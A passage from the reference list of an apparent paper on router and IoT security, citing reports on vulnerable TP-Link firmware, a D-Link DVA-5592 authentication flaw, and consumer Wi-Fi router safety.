[29] C.. Amazon's, "Choice best-selling TP-Link router ships with vulnerable firmware. visited on 2021-04-09," 2021.
[30] R. D-Link, "DVA-5592 missing authentication check, and self XSS. visited on 2021-04-09," 2021.
[31] "The American consumer Institute. Securing IoT devices: how safe is your wi-fi router? Visited on 2021-04-09, ," 2021.